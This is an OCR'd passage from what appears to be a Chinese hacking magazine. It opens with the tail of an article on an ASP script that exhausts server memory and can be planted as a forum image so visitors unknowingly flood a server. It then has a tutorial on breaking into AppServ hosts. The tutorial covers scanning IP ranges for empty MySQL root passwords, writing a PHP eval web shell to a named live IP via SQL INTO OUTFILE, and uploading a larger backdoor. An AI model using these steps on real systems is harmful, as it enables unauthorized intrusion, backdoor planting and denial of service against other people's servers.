将代码保存成ASP文件上传到服务器里执行，ASP解释程序会向系统申请了100M的内存空间，然后把这100M的空白数据写入"Session("Tempx")"变量里。如下图1所示。


图1

如果将访问此ASP程序的URL以图片方式插入到人气旺盛的BBS里，那么别人浏览帖子的同时，无意中就成为了DDOS的发起者。情况严重一点，服务器会因为物理内存不够而采用虚拟内存做内存交换。由于硬盘的读写远比内存来得慢，就会造成服务器拒服或者当机，如图2所示就是服务器不稳定后造成拒服的页面。




图2

从出错信息我们可以看出，它对ASP的权限要求并不高，简单两行代码足以对付一台高性能的服务器。

适合读者：入侵爱好者、脚本爱好者
前置知识：脚本基础知识

对AppServ的安全测试



文/图 qapache

AppServ是PHP网页架站工具组合包，这是一名泰国的作者将一些网络上免费的架站资源重新包装起来的安装程序，非常适合初学者快速完成架站。AppServ所包含的软件有：Apache、Apache Monitor、PHP、MySQL、PHP-Nuke、PHPMyAdmin。

官方主页http://www.appservnetwork.com/

其安装过程可以参看 http://ihower.idv.tw/tavi/WebCourse/InstallAppserv的介绍。

整套程序使用起来是非常方便的，但是其默认安装后的MySQL的Root密码默认为空。许多站长疏忽大意，通常不改默认密码，这使得我们很容易备份出WebShell，加上其安装默认权限是服务级别，从WebShell到拿下主机权限，可以说也是一路顺风。

下面我随机抽选一个站点来做说明 http://220.133.8.233，如图1所示。




图1

其主页是安装AppServ后的默认主页。

存有这种漏洞的主机非常多，以下是我随机找的IP段的搜索结果。从图片可以看出，此缺陷还是非常严重

的。如图2 所示。




图2

> **小知识** 如何快速扫描安装AppServ的主机？
> 打开扫描器，最好扫一段泰国的IP，格式"s syn开始IP 结束IP 3366 /save"，扫描完成后，将扫描出来的结果简单修改后导入Hscan，只选择扫描"check MYSQL weak accounts"就可以了。

我们先看一下phpinfo的信息。"http://220.133.8.231/phpmyadmin/phpinfo.php"来到"_SERVER["SCRIPT_FILENAME"]"处，这里我们可以得知AppServ的安装路径是"d:/appserv/www"。

打开牛族的MySQL连接器，IP处填写主机的IP、用户名root、密码空，点击连接，很快就连接成功了，如图3、图4 所示。




图3




图4

接着输入"use mysql; "点击发送命令，显示"命令use mysql;发送成功！"

此句表示：进入名为mysql的数据库。

create table a(cmd text);

此句表示：选择在名为mysql的库中建一个名为a的表，此表只有一个字段名为cmd，数据类型为text。

insert into a values ("<?php eval($_POST[cmd])?>");

此句表示：在a的表内写入木马：("<?php eval($_POST[cmd])?>"); "。

select * from a into outfile "d:\\appserv\\www\\hk.php";

此句表示：将整个表里的内容导出，存为hk.php，这样就可以用lanker微型Php后门客户端来进行连接了，如图5 所示。




图5

现在我们可以传个大马上去了，这里我传的是Saiy修改版的PHPSPY，如图6所示。

最后测试一下我们获得的权限，如图7 所示。




图6

